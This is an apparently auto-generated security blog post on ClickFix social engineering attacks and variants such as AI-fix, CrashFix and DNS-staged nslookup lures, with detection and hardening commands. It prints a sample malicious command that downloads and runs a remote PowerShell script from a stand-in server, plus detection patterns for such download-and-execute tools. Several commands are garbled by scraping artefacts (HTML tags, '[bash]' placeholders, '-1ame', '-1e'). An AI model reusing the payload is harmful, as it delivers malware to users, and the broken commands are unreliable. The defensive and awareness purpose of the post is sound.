
Listen to this Post
Introduction:

The social engineering landscape has undergone a seismic shift in the first half of 2026. Cybercriminals are no longer relying on traditional executable files or easily detectable malware; instead, they are weaponizing user trust and browser interactions through a technique known as ClickFix. With detections surging by 108% between the second half of 2025 and the first half of 2026, this attack vector has become the dominant malware delivery method. The emergence of sophisticated variants like AI-fix and CrashFix demonstrates how threat actors are rapidly adapting to current technology trends—exploiting generative AI trust and browser extension ecosystems to trick users into compromising their own systems.
Learning Objectives:
- Understand the mechanics of ClickFix social engineering attacks and their rapid proliferation across Windows and macOS platforms.
- Identify and differentiate between emerging variants including AI-fix, CrashFix, and ConsentFix.
- Learn practical detection, mitigation, and incident response strategies to defend against script-based social engineering threats.
You Should Know:
- The Anatomy of ClickFix: When Users Become the Attack Vector
ClickFix represents a fundamental evolution in social engineering. Unlike traditional attacks that exploit software vulnerabilities, ClickFix relies entirely on manipulating user behavior. The attack typically begins when a user visits a compromised or malicious webpage that displays a fake error message, CAPTCHA verification, or system alert. The page instructs the user to copy a command—usually a PowerShell script or terminal command—and paste it into the Windows Run dialog (Win+R) or a terminal window. Believing they are fixing a legitimate issue, users execute the malicious code themselves, bypassing traditional security perimeters entirely.
This technique has proven extraordinarily effective. ESET telemetry recorded a 517% surge in ClickFix attacks in the first half of 2025 alone, and Microsoft’s 2025 Digital Defense Report found that ClickFix accounted for 47% of initial access cases observed by Defender Experts. The attack has also expanded to macOS, with attackers using fake disk cleanup pages and malicious advertisements to诱导 users into executing terminal commands.
Technical Deep-Dive – Typical ClickFix PowerShell Payload:
 Example of a malicious ClickFix command (for educational purposes only)
powershell -WindowStyle Hidden -ExecutionPolicy Bypass -Command "Invoke-Expression (New-Object Net.WebClient).DownloadString('hxxp://malicious-server/payload.ps1')"
Detection Command (Windows – PowerShell):
 Search for suspicious PowerShell execution patterns in event logs
Get-WinEvent -FilterHashtable @{LogName='Microsoft-Windows-PowerShell/Operational'; ID=4104} |
Where-Object { $_.Message -match "DownloadString|Invoke-Expression|WebClient" } |
Select-Object TimeCreated, Message
Linux Detection (Bash):
 Monitor for suspicious curl/wget executions in bash history
grep -E "curl.pipe.sh|wget.-O-.sh" ~/.bash_history
 Check for unusual command executions in system logs
journalctl _COMM=bash --since "1 hour ago" | grep -E "curl|wget|powershell"
2. AI-fix: Weaponizing Trust in Generative AI
The AI-fix variant represents a particularly insidious evolution of ClickFix. Attackers are now embedding ClickFix compromise chains into AI-generated troubleshooting content hosted on pages that abuse domains associated with major AI companies like Anthropic, OpenAI, and Microsoft. Victims encounter fabricated troubleshooting pages that appear to be legitimate AI-powered support resources. These pages present nonexistent technical issues and provide “solutions” that are actually malicious commands.
This tactic exploits the growing trust users place in generative AI tools. When a user sees content that appears AI-generated on a domain resembling a trusted AI provider, their skepticism diminishes. The attack chain typically involves:
1. A malicious ad or search result directing the user to a fake AI help page.
2. The page displaying a convincing error message with step-by-step “fix” instructions.
3. The user copying and executing a command that downloads infostealer malware.
ESET’s H1 2026 Threat Report also identified ConsentFix, a variant that combines ClickFix-style interaction with token theft, targeting cloud authentication scenarios. This demonstrates how the technique is expanding beyond endpoint compromise into identity and access management vectors.
Detection Strategy – Monitor for AI-Themed Domains:
 Linux: Check for connections to suspicious AI-themed domains
sudo tcpdump -i any -1 "dst port 443" | grep -E "anthropic|openai|azure|microsoft" | \
while read line; do echo "$(date) - $line" >> /var/log/suspicious_ai_connections.log; done
Windows – Monitor DNS Queries for Suspicious Patterns:
 Enable DNS audit logging and query for suspicious domains
Get-WinEvent -LogName "Microsoft-Windows-DNS-Client/Operational" |
Where-Object { $_.Message -match "anthropic|openai|claude|chatgpt" } |
Select-Object TimeCreated, Message
3. CrashFix: The Self-Sustaining Infection Loop
Perhaps the most technically sophisticated ClickFix variant is CrashFix, first documented by Huntress and Microsoft in early 2026. This attack leverages a malicious browser extension—typically impersonating legitimate ad blockers like uBlock Origin Lite—to deliberately crash the user’s browser. The extension, named NexShield in observed campaigns, executes a denial-of-service (DoS) attack against the browser by creating an infinite loop that iterates 1 billion times while creating chrome.runtime port connections with each iteration.
After a 60-minute delay to avoid detection, the malicious behavior is triggered. The browser crashes, and upon restart, the extension displays a fake security warning claiming the browser “stopped abnormally” and recommending a manual “scan” or “fix”. The extension silently copies a malicious PowerShell or CMD command to the clipboard and instructs users to press Win+R, paste, and execute.
The executed command in CrashFix attacks typically uses the legitimate Windows utility Finger.exe to retrieve information about remote users while simultaneously fetching and executing a secondary payload. This payload installs ModeloRAT, a previously undocumented Python-based remote access trojan that performs system reconnaissance, establishes persistence, and features adaptive C&C beaconing with two-layered encryption. Notably, ModeloRAT is only delivered to domain-joined systems, indicating that the threat actor—dubbed KongTuke and active since early 2025—is specifically targeting corporate environments.
CrashFix Attack Chain – Step-by-Step:
- Installation: User installs malicious extension from Chrome Web Store (now removed).
2. Dormancy: Extension waits 60 minutes before activating.
- DoS Attack: Extension crashes the browser through resource exhaustion.
- Social Engineering: Upon restart, fake security warning appears.
- Command Execution: User pastes clipboard content into Win+R.
6. Payload Delivery: Finger.exe retrieves and executes ModeloRAT.
- Persistence: RAT establishes persistence and begins C&C beaconing.
Detection Commands – Identify CrashFix Indicators:
 Windows: Check for suspicious Finger.exe executions
Get-WinEvent -FilterHashtable @{LogName='Security'; ID=4688} |
Where-Object { $<em>.Message -match "finger.exe" } |
Select-Object TimeCreated, @{N='CommandLine';E={$</em>.Properties[bash].Value}}

Check for ModeloRAT persistence mechanisms
reg query HKLM\Software\Microsoft\Windows\CurrentVersion\Run
reg query HKCU\Software\Microsoft\Windows\CurrentVersion\Run

Monitor for unusual PowerShell execution from browser contexts
Get-WinEvent -FilterHashtable @{LogName='Microsoft-Windows-PowerShell/Operational'; ID=4104} |
Where-Object { $_.Message -match "chrome|edge|firefox" } |
Select-Object TimeCreated, Message
4. DNS-Based ClickFix: The Nslookup Vector
Microsoft Threat Intelligence identified another evolution where attackers shifted from delivering malware over HTTP to using DNS as a staging channel. In this variant, victims are tricked into opening the Windows Run dialog and executing an `nslookup` command that connects to a DNS server controlled by the attackers. The DNS response contains encoded payloads that are then executed, bypassing traditional web filters that might block HTTP-based downloads.
Detection – Monitor Nslookup Abuse:
 Windows: Audit nslookup executions
Get-WinEvent -FilterHashtable @{LogName='Security'; ID=4688} |
Where-Object { $<em>.Message -match "nslookup.exe" } |
Select-Object TimeCreated, @{N='CommandLine';E={$</em>.Properties[bash].Value}}

Monitor for suspicious DNS TXT record queries (common payload carrier)
 Requires DNS debug logging enabled
Get-Content C:\Windows\System32\dns\logs\dns.log | Select-String "TXT" | Select-String -Pattern "malicious|payload|base64"
5. Cross-Platform Expansion: macOS Under Siege
While ClickFix attacks initially targeted Windows users, threat actors have rapidly expanded their campaigns to macOS. Attackers now use fake CAPTCHA pages, bogus disk cleanup utilities, and malvertising campaigns that push malicious DMG disk image files. Once installed, these macOS-targeting payloads execute through zsh scripts that fetch loaders from attacker infrastructure. Apple introduced terminal paste warnings in macOS Tahoe 26.4 as a direct response to this growing threat.
macOS Detection Commands:
 Check for suspicious zsh or bash executions from browser contexts
grep -E "curl.sh|zsh.-c" ~/.zsh_history ~/.bash_history

Monitor for unusual launchd persistence
launchctl list | grep -v "com.apple"

Check for suspicious DMG mounts in recent logs
log show --predicate 'process == "mount" AND eventMessage contains ".dmg"' --last 24h
6. Defensive Strategies and Mitigation
Organizations must adopt a multi-layered defense approach to counter ClickFix and its variants:
User Awareness Training:
- Educate users never to copy and paste commands from websites into terminals or Run dialogs.
- Teach recognition of fake CAPTCHA pages, error messages, and browser warnings.
- Emphasize that legitimate technical support never requires manual command execution.
Technical Controls:
- Implement application whitelisting to restrict which executables can run.
- Deploy PowerShell logging and constrain PowerShell execution policies.
- Use DNS filtering to block known malicious domains and suspicious DNS TXT queries.
- Monitor browser extensions and remove unauthorized or suspicious add-ons.
- Enable Windows Defender Application Control (WDAC) or similar macOS restrictions.
Detection and Response:
- Monitor for
nslookup,finger.exe, and other living-off-the-land binaries in unusual contexts. - Implement UEBA (User and Entity Behavior Analytics) to detect anomalous command execution.
- Deploy EDR solutions capable of detecting script-based attacks and living-off-the-land techniques.
- Conduct regular forensic analysis on systems that have executed suspicious commands.
Windows Hardening Commands:
 Restrict PowerShell execution to signed scripts only
Set-ExecutionPolicy -ExecutionPolicy AllSigned -Scope LocalMachine

Enable PowerShell script block logging
Set-ItemProperty -Path "HKLM:\SOFTWARE\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging" -1ame "EnableScriptBlockLogging" -Value 1

Block Win+R execution for non-admin users (Group Policy)
 Computer Configuration > Administrative Templates > System > Ctrl+Alt+Del Options > Remove Run menu

Monitor for suspicious scheduled tasks (common persistence)
Get-ScheduledTask | Where-Object { $<em>.State -1e "Disabled" } | ForEach-Object {
$task = $</em>; $task.Triggers | ForEach-Object {
[bash]@{TaskName=$task.TaskName; Trigger=$_.StartBoundary; Action=$task.Actions[bash].Execute}
}
}
What Undercode Say:
- The 108% surge in ClickFix detections is not an anomaly—it reflects a fundamental shift in attacker methodology. Cybercriminals have discovered that manipulating human behavior is more reliable than exploiting software vulnerabilities. The 33% decrease in overall spam volumes coupled with a 108% increase in ClickFix attacks indicates that attackers are trading quantity for quality, focusing on highly targeted, interactive campaigns that yield higher success rates.
-
The integration of AI themes into social engineering represents a dangerous trust arbitrage. By abusing domains associated with Anthropic, OpenAI, and Microsoft, attackers are leveraging the reputation of legitimate AI powerhouses. This is particularly concerning because AI adoption is accelerating across enterprises, meaning the attack surface for AI-themed lures will only expand. Organizations must treat AI-themed content with the same skepticism applied to traditional phishing.
-
The CrashFix campaign demonstrates an alarming level of technical sophistication in social engineering. The deliberate browser crash followed by a fake fix creates a psychological state where users are frustrated and more likely to follow instructions without critical thinking. This “self-sustaining infection loop” is a template that will be replicated across other platforms and contexts.
-
The expansion to macOS and cloud authentication scenarios signals that ClickFix is becoming a universal attack framework. No platform or environment is immune. Security teams must adopt a zero-trust approach to command execution—treating every user-initiated command as potentially malicious until verified.
Prediction:
-
+1 ClickFix and its variants will continue to evolve, with new lures emerging around emerging technologies like quantum computing, Web3, and AI agents. The technique’s effectiveness ensures it will remain a dominant attack vector for the foreseeable future.
-
-1 The 108% detection surge likely underestimates the true scale of ClickFix attacks, as many incidents go undetected or unreported. Organizations that fail to implement script-blocking and user awareness training will face increasing compromise rates.
-
-1 The rise of malicious AI skills—ESET identified over 3,000 malicious instances among nearly 900,000 AI skills—suggests that ClickFix-style attacks will soon be automated and scaled through AI agents, dramatically increasing the attack surface.
-
+1 Browser vendors and operating system developers are responding with built-in protections, such as macOS Tahoe’s terminal paste warnings. These features, combined with improved extension vetting processes, will raise the bar for attackers.
-
-1 The CrashFix campaign’s targeting of corporate environments through domain-joined systems indicates that enterprise networks are the primary battleground. Security teams must prioritize endpoint detection and response, application whitelisting, and continuous monitoring of living-off-the-land binary usage.
-
+1 The security community’s rapid identification and documentation of ClickFix variants—from ESET, Microsoft, Huntress, and others—demonstrates the strength of collaborative threat intelligence. This collective defense will continue to shorten the window between new variant emergence and detection capability.
▶️ Related Video (76% Match):
https://www.youtube.com/watch?v=91Nz5wC-6cU
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: Varshu25 Clickfix – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


